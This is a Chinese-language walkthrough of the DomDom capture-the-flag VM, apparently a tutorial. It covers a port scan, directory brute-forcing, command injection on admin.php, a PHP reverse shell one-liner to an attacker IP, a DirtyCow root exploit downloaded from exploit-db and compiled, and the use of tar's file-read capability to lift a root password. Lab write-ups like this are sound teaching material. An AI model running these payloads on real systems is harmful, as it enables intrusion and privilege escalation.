

靶机系列测试教程 DomDom

1 交流平台

随着教程的推出，看视频的人也越来越多，随之而来的问题也增多，本人平时非常忙，难以有时间回复大家的问题，特意建立了一个 QQ 群，里面有很多这方面的高手，有什么不懂的，请到群里提问，咨询问题的时候，一定要详细，不然没人会回复你，另外本人有时间会在群内直播测试靶机，还没加上群的赶快加上了。

交流 QQ 群



微信号



博客 www.moonsec.com

2 介绍

2.1 靶机介绍

描述	说明
Difficulty	Beginner-Intermediate
Description	<p>How well do you understand PHP programs? How familiar are you with Linux misconfigurations? This image will cover advanced Web attacks, out of the box thinking and the latest security vulnerabilities.</p> <p>Please note that this is capture the flag machine which means it is not real life scenario but will challenge you hard before you can obtain root privileges.</p>

Operating System	Linux
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下载地址

<https://www.vulnhub.com/entry/domdom-1,328/>

难度 中等

3 测试过程

3.1 扫描端口

`nmap -p- -T5 192.168.0.120 -oA domdom-port`


```
root@kali:~/domdom# ls
root@kali:~/domdom# nmap -p- -T5 192.168.0.120 -oA domdom-port
Starting Nmap 7.80 ( https://nmap.org ) at 2020-02-02 02:25 AKST
Nmap scan report for 192.168.0.120
Host is up (0.014s latency).
Not shown: 65534 closed ports
PORT      STATE SERVICE
80/tcp    open  http
MAC Address: 40:A5:EF:46:69:26 (Shenzhen Four Seas Global Link Network Technology)
```

3.2 目录扫描

`gobuster dir -u http://192.168.0.120 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -t 100 -x php`

```
root@kali:~/domdom# gobuster dir -u http://192.168.0.120 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -t 100 -x php
=====
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
=====
[+] Url:          http://192.168.0.120
[+] Threads:     100
[+] Wordlist:     /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Status codes: 200,204,301,302,307,401,403
[+] User Agent:  gobuster/3.0.1
[+] Extensions: php
[+] Timeout:     10s
=====
2020/02/02 02:31:40 Starting gobuster
=====
/admin.php (Status: 200)
/index.php (Status: 200)
/server-status (Status: 403)
=====
2020/02/02 02:33:30 Finished
=====
```

3.3 命令执行漏洞




Hello User, Please fill in the login credentials as well as your name for tracking purposes.

Your name:

Your username:

Your password:



Logging:



Welcome to DomDom !

You need to know it's your actions that will show you the light.

经过测试发现存在命令执行漏洞



3.4 反弹 shell

```
nc -lvnp 9001
```

```
php -r '$sock=fsockopen("192.168.0.118",9001);exec("/bin/sh -i <&3 >&3 2>&3");'
```

The image shows the Burp Suite interface with the 'Proxy' tab selected. Below the navigation bar, there are buttons for 'Send', 'Cancel', and navigation arrows. The 'Request' section is active, showing the raw HTTP request details:

```

POST /admin.php HTTP/1.1
Host: 192.168.0.120
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.0.120/
Content-Type: application/x-www-form-urlencoded
Content-Length: 150
Connection: close
Upgrade-Insecure-Requests: 1

name=admin&username=admin&password=admin&access=access&cmd=php+-r+'$sock%3dfsockopen(
"192.168.0.118",9001)%3bexec("/bin/sh+-i+<%263+>%263+2>%263")%3b'

```

Below the request details, a terminal window is open, showing a netdiscover scan and a successful connection to a remote host:

```

File Actions Edit View Help
netdiscover -i...192.168.0.0/24 x root@kali: ~ x
-> ~ bash
root@kali:~# nc -lvnp 9001
listening on [any] 9001 ..
connect to [192.168.0.118] from (UNKNOWN) [192.168.0.120] 60250
/bin/sh: 0: can't access tty; job control turned off
$

```

3.5 切换 shell

python3 -c 'import pty;pty.spawn("/bin/bash")'

```

www-data@ubuntu:/var/www/html$ uname -a
Linux ubuntu 4.4.0-21-generic #37-Ubuntu SMP Mon Apr 18 18:33:37 UTC 2016 x86_64 x86_64 x86_64 GNU/Linux
www-data@ubuntu:/var/www/html$

```

3.6 提权

./linux-exploit-suggester.sh

```
cat: write error: Broken pipe
[+] [CVE-2016-5195] dirtycow 2
Details: https://github.com/dirtycow/dirtycow.github.io/wiki/VulnerabilityDetails
Exposure: highly probable
Tags: debian=7|8,RHEL=5|6|7,ubuntu=14.04|12.04,ubuntu=10.04{kernel:2.6.32-21-generic},[ ubuntu=16.04{kernel:4.4.0-21-generic} ]
Download URL: https://www.exploit-db.com/download/40839
ext-url: https://www.exploit-db.com/download/40847.cpp
Comments: For RHEL/CentOS see exact vulnerable versions here: https://access.redhat.com/sites/default/files/rh-cve-2016-5195_5.sh

[+] [CVE-2017-16995] eBPF_verifier
Details: https://ricklarabee.blogspot.com/2018/07/ebpf-and-analysis-of-get-rekt-linux.html
Exposure: highly probable
Tags: debian=9.0{kernel:4.9.0-3-amd64},fedora=25|26|27,ubuntu=14.04{kernel:4.4.0-89-generic},[ ubuntu=(16.04|17.04) ]{kernel:4.(8|10).0-ic)
Download URL: https://www.exploit-db.com/download/45010
Comments: CONFIG_BPF_SYSCALL needs to be set && kernel.unprivileged_bpf_disabled != 1

[+] [CVE-2016-8655] chocobo_root
Details: http://www.openwall.com/lists/oss-security/2016/12/06/1
Exposure: highly probable
Tags: [ ubuntu=(14.04|16.04){kernel:4.4.0-(21|22|24|28|31|34|36|38|42|43|45|47|51)-generic} ]
Download URL: https://www.exploit-db.com/download/40871
Comments: CAP_NET_RAW capability is needed OR CONFIG_USER_NS=y needs to be enabled

[+] [CVE-2016-5195] dirtycow
Details: https://github.com/dirtycow/dirtycow.github.io/wiki/VulnerabilityDetails
```

3.7 脏牛提权

```
wget https://www.exploit-db.com/download/40616
mv 40616 cowroot.c
gcc cowroot.c -o cowroot -pthread
chmod+x cowroot
./cowroot
```

```
www-data@ubuntu:/tmp$ ./cowroot
./cowroot
DirtyCow root privilege escalation
Backing up /usr/bin/passwd to /tmp/bak (directory-list-2.3-medium.txt)
Size of binary: 54256
Racing, this may take a while..
thread stopped
thread stopped
/usr/bin/passwd overwritten
Popping root shell.
Don't forget to restore /tmp/bak
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

root@ubuntu:/tmp# id
id
uid=0(root) gid=33(www-data) groups=33(www-data),27(sudo)
root@ubuntu:/tmp# a
```

3.8 查找特殊权限的文件

```
getcap -r / 2>/dev/null
```

```

www-data@ubuntu:/tmp$ getcap -r / 2>/dev/null
/usr/bin/mtr = cap_net_raw+ep
/usr/bin/arping = cap_net_raw+ep
/usr/bin/systemd-detect-virt = cap_dac_override,cap_sys_ptrace+ep
/usr/bin/traceroute6.iputils = cap_net_raw+ep
/usr/bin/gnome-keyring-daemon = cap_ipc_lock+ep
/usr/lib/x86_64-linux-gnu/gstreamer1.0/gst-ptp-helper = cap_net_bind_service,cap_net_admin+ep
/bin/tar = cap_dac_read_search+ep
www-data@ubuntu:/tmp$

```

打包用户 domom 目录

```
tar -cvf domom.tar /home/domom
```

```
tar -xvf domom.tar
```

```
cat README.md
```

```

DTWX----- 2 root root 4096 Feb 2 04:48 VMware-root
www-data@ubuntu:/tmp$ cd home
www-data@ubuntu:/tmp/home$ ls
domom
www-data@ubuntu:/tmp/home$ cd domom/
www-data@ubuntu:/tmp/home/domom$ ls
Desktop Downloads Pictures Templates examples.desktop
Documents Music Public Videos
www-data@ubuntu:/tmp/home/domom$ cd Desktop/
www-data@ubuntu:/tmp/home/domom/Desktop$ ls
README.md
www-data@ubuntu:/tmp/home/domom/Desktop$ cat README.md
Hi Dom, This is the root password:

Mj7AGmPR-m&Vf>Ry{}LJRBS5nc+*V.#a
www-data@ubuntu:/tmp/home/domom/Desktop$

```

找到 root 密码

```
su root
```

```
Mj7AGmPR-m&Vf>Ry{}LJRBS5nc+*V.#a
```

```

Mj7AGmPR-m&Vf>Ry{}LJRBS5nc+*V.#a
www-data@ubuntu:/tmp/home/domom/Desktop$ su root
Password:
root@ubuntu:/tmp/home/domom/Desktop#

```

鼠标输入 定向到该虚拟机 请将鼠标指针移入其中或按 Ctrl+G

4 关于公众号

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